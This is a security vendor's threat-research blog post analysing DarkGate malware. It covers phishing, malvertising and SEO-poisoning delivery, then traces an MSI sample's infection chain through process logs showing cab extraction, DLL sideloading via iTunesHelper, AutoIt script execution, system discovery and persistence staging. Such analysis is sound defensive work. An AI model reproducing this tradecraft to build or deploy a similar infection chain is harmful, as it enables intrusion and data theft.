Inside DarkGate: Exploring the infection chain and capabilities

logpoint.com/en/blog/inside-darkgate/

Anish Bogati March 4, 2024

As the threat landscape continually evolves, some positive developments, such as authorities tracking down Maldevs, threat actors, and forum managers, and seizing control of command-and-control servers while disrupting malware distribution networks, have become more frequent. In this dynamic environment, the emergence of new players and the adaptation of existing ones have become commonplace.

Anish Bogati
Global Services and Security Research

DarkGate overview

The continually evolving environment often leads to the rebranding of threat actors and the modification of malware families, as seen recently with the rise of DarkGate. Its proliferation has surged following the takedown of the Qbot infrastructure, exemplifying the ever-shifting nature of cyber threats. According to Cofense, similarities were identified between DarkGate and PikaBot phishing campaigns, reminiscent of Qakbot techniques. This suggests potential unknown connections or adaptations of existing techniques, underscoring the complexity of modern cyber threats.

DarkGate serves dual purposes as both a loader malware and a RAT, enabling it to execute various malicious actions such as stealing sensitive data from victims and deploying cryptocurrency miners. It is known to be created and maintained by a user who goes by the alias RastaFarEye on multiple forums. Undergoing development since 2017, DarkGate has evolved through various iterations while operating under a Malware-as-a-Service model. DarkGate is primarily distributed through phishing, often using Browser Update Themes. It is also spread via Malvertising and SEO Poisoning, varying according to the threat actor's preferred method of malware delivery.

One of the unique traits of DarkGate is that it uses AutoIt, which is a scripting language designed for automating the Windows GUI and general scripting tasks. It allows users to create scripts that automate tasks such as keystrokes, mouse movements, and window commands. It is particularly useful for tasks like software installation, system administration, and automation.

Delivery methods

Let's delve into some of the DarkGate’s most common delivery techniques to shed light on the prevalent methods they use for malware distribution.

Phishing

DarkGate aka MehCrypter is primarily distributed through phishing, employing specific themes tailored for such deceptive practices. Threat actors strategically use phishing URLs, redirecting users to a Traffic Distribution System (TDS) to download the malicious payload. In October 2023, Proofpoint observed a phishing scheme where threat actors directed users to the Ketaro TDS. Victims were then presented with an internet shortcut (.URL) file through this process, and upon clicking, a zipped VBS script was downloaded.


An alternative tactic involves the exploitation of a fake browser update theme. If an end user interacts with the counterfeit browser update button, a similar process ensues, leveraging a TDS for the distribution of the malicious payload.

Again in October 2023, PaloAltoNetworks uncovered the distribution of DarkGate malware through Microsoft Teams. In this scenario, adversaries masqueraded as the CEO of the targeted organization, sending victims a Teams invitation as part of their deceptive tactics. The trend for using Microsoft Teams for phishing lures has still been seen recently in January 2024 by AT&T.

Malvertising

Malvertising, short for malicious advertising, is a technique used by adversaries to distribute malware via online advertisements. These deceptive ads, appearing on legitimate websites, exploit browser vulnerabilities, leading users to malicious sites or initiating malware downloads upon interaction.

Threat actors have employed themes related to remote administration tools, specifically leveraging the guise of Advanced IP Scanner, a widely used tool among IT administrators. When victims interact with the malicious ad, they are directed to a decoy site as part of the deceptive tactics employed by the attackers.



About 840,000 results

Download Advanced IP Scanner | IP Scanner | Free Master Network
https://advipscanner.life ▾ Official
Ad IP Scanner shows all network devices, gives you access, and can even remotely. Boost Your Network Efficiency and Productivity with Advanced IP Scanner Today!

malvertisement

Explore content from advanced-ip-scanner.com
Support | Advanced IP Scanner - Download Free Network Scanner
About Us | Advanced IP Scanner - Download Free Network Scanner
See more

Advanced IP Scanner
https://www.advanced-ip-scanner.com ▾

legitimate site


Advanced IP Scanner - Download Free Network Scanner.
Web Advanced IP Scanner . Reliable and free network scanner to analyze LAN. The program shows all network devices, gives you access to shared folders, provides remote control of ...

Source - Thrunter.medium.com

SEO poisoning

SEO poisoning, a technique manipulating search results to promote malicious content, aims to boost rankings of websites posing as legitimate ones. In contrast, malvertising spreads malware through infected online ads, tricking users into infecting their devices.

According to Malwarebytes, threat actors used the Advanced IP Scanner theme for SEO poisoning to distribute DarkGate malware. The tactic mirrored the malvertising campaign, focusing on Advanced IP Scanner. Through SEO poisoning, attackers aim to manipulate search results, redirecting users to malicious sites linked to DarkGate malware distribution.


advanced ip scanner

advancedscanner.link
https://www.advancedscanner.link

Advanced IP Scanner: A Reliable Network Scanner for ...

In conclusion, **Advanced IP Scanner** stands out as a dependable network scanner for analyzing local networks. Its ability to effortlessly discover connected ...

Source - MalwareBytes

To summarize the payload delivery mechanism, any threat actor or hacktivist can acquire DarkGate malware and employ diverse techniques for its distribution. However, based on the aforementioned observations, we can infer that the attackers have specific targets in mind—specifically, administrators. This is evident in their use of scanner themes for phishing attempts, aiming to gain initial access.

DarkGate infection chain:

DarkGate can also be used as a loader malware, allowing its initial payload to manifest in various file formats. Some of the known file formats include `.msi`, `.lnk`, and `.vbs`. Now, we'll explore the malware's typical infection. Below is the high-level overview of the typical DarkGate infection chain observed from multiple samples during the analysis period before publishing this blog, which is likely to change in the upcoming days.

Chain

1. Initially, DarkGate delivers various forms of payloads for initial access, such as `.msi`, `.lnk`, `.vbs`, `.js`, etc., to the victim.
   To view some different initial access payloads click, .js, .vbs, .hta, .msi, and .lnk.

2. Once received, the victims execute the payloads using the default applications associated with the relevant file types.


3. Following the execution of the initial access payload, DarkGate executes Living Off The Land Binaries (LOLBins) to drop another stage of the payload.

4. The dropped payload may manifest as archive files, such as .cab, from which additional stages of payloads are extracted.
   These stages typically comprise external binaries along with their associated malicious Dynamic Link Libraries (DLLs), facilitating DLL side loading. Usually these are dropped under `%AppData%\Temp\[random-folder-name]\files\` directory.
   Alternatively, dropper payloads may be introduced from the third stage, wherein the execution triggers the download of executables.

5. Following DLL side loading, DarkGate drops Autoit3 Binary and Autoit scripts.
   Alternatively, following the execution of the dropped executables, the executable re-establishes connection with the Command and Control (C2) server to deliver the Autoit3 binary and Autoit3 script.


6. Subsequently, DarkGate invokes Autoit3.exe to execute malicious AUscripts, containing instructions for extracting and deploying the loader.

7. Upon the execution of the loader, DarkGate deploys it main module.




Infection chain with MSI

We obtained a sample MSI (Microsoft Installer) file from MalwareBazaar to illustrate the analysis described below:



Logpoint Process Tree Plugin

After the execution of the payload via `msiexec`, it proceeds to install the payload and displays the installation process of iTunes to the user.




iTunes - UNREGISTERED - Wrapped using MSI Wrapper from www.exem...

Please wait while Windows configures iTunes - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com

Gathering required information...

In the background, it is creating a temp folder and dropping an archive file as shown in the below screenshot. After the folder creation, `icacls.exe` is used to set the integrity level of the directory to high




Process Name	PID	Operation	Path	Detail
MsiExec.exe	2712	CreateFile	C:\Users\aadmin\AppData\Local\Temp\MW-1d1290c1-acb4-41b2-9b44-b9afc4624581	Desired Access: Read Data/List Directory, Synchronize, Disposition: Create, Options: Directory, Synchronous IO Non-Alert, Open Reparse Pi
MsiExec.exe	2712	ReadFile	C:\Users\aadmin\AppData\Local\Temp\MW-1d1290c1-acb4-41b2-9b44-b9afc4624581	Offset: 0, Length: 2
MsiExec.exe	2712	CreateFile	C:\Users\aadmin\AppData\Local\Temp\MW-1d1290c1-acb4-41b2-9b44-b9afc4624581\files.cab	Desired Access: Generic Read/Write, Delete, Disposition: Open, Options: , Attributes: N, ShareMode: None, AllocationSize: n/a
MsiExec.exe	2712	CreateFile	C:\Users\aadmin\AppData\Local\Temp\MW-1d1290c1-acb4-41b2-9b44-b9afc4624581\files.cab	Desired Access: Generic Write, Read Attributes, Disposition: OverwriteIf, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: N
MsiExec.exe	2712	WriteFile	C:\Users\aadmin\AppData\Local\Temp\MW-1d1290c1-acb4-41b2-9b44-b9afc4624581\files.cab	Offset: 0, Length: 1,000, Priority: Normal
MsiExec.exe	2712	WriteFile	C:\Users\aadmin\AppData\Local\Temp\MW-1d1290c1-acb4-41b2-9b44-b9afc4624581\files.cab	Offset: 1,000, Length: 1,000

`.cab` aka Cabinet is a type of archive-file format for Microsoft Windows. The dropped `files.cab` is then extracted using the `expand.exe` binary.

```
C:\Windows\system32\EXPAND.EXE -R files.cab -F:* files
```

The iTunesHelper binary and its DLL are extracted from the archive. Subsequently, `iTunesHelper.exe`, extracted from the archive, is executed. This action leads to the loading of the malicious DLL, which in turn drops Autoit and the corresponding .au3 script file.



Disk Operations (3)

search


S.N.	File	Path
1	Autoit3.exe	C:\temp
2	script.a3x	C:\temp
3	test.txt	C:\temp

Image Loads (2)

search


S.N.	File	Signature	Image	Is Signed
1			C:\Users\sadmin\AppData\Local\Temp\MW-1cb113b7-fd36-4f06-94a6-ccfe4780494e\files\CoreFoundation.dll	false
2	iTunesHelp...	Apple Inc	C:\Users\sadmin\AppData\Local\Temp\MW-1cb113b7-fd36-4f06-94a6-ccfe4780494e\files\iTunesHelper.exe	true

Following this sequence, the dropped AutoIt script file is executed using AutoIt3.




```
iTunesHelper.exe   4208  CreateFileM...  C:\temp\Autoit3.exe   SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE_WRITECOPY
iTunesHelper.exe   4208  Process Cre...  c:\temp\Autoit3.exe   PID: 2720, Command line: "c:\temp\Autoit3.exe" c:\temp\script.a3x
Autoit3.exe        2720  Process Start                         Parent PID: 4208, Command line: "c:\temp\Autoit3.exe" c:\temp\script.a3x, Current directory: c:\temp\, Environment: AGENTX_IN
Autoit3.exe        2720  Thread Create                         Thread ID: 1892
```

The script includes instructions to gather system information, such as the Windows product ID and processor details, as part of its discovery process.




```
Autoit3.exe  2720  RegQueryV...   HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductID                         SUCCESS   Type: REG_SZ, Length: 48, Data: 00331-10000-00001-AA409
Autoit3.exe  2720  RegQueryValue  LM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductID                           SUCCESS   Type: REG_SZ, Length: 48, Data: 00331-10000-00001-AA409
Autoit3.exe  2720  RegQueryV...   HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0\ProcessorNameString             SUCCESS   Type: REG_SZ, Length: 94, Data: Intel(R) Xeon(R) Platinum 8272CL CPU @ 2.60GHz
Autoit3.exe  2720  RegQueryV...   HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0\ProcessorNameString             SUCCESS   Type: REG_SZ, Length: 94, Data: Intel(R) Xeon(R) Platinum 8272CL CPU @ 2.60GHz
```

Subsequently, the backup of the Autoit3 binary and script files is created under the `C:\ProgramData\[Random-name]` directory. The backup is intended for establishing persistence at a later stage.




```
Autoit3.exe   8724  CreateFile   C:\ProgramData\afafhcb
Autoit3.exe   8724  CreateFile   C:\ProgramData\afafhcb
```

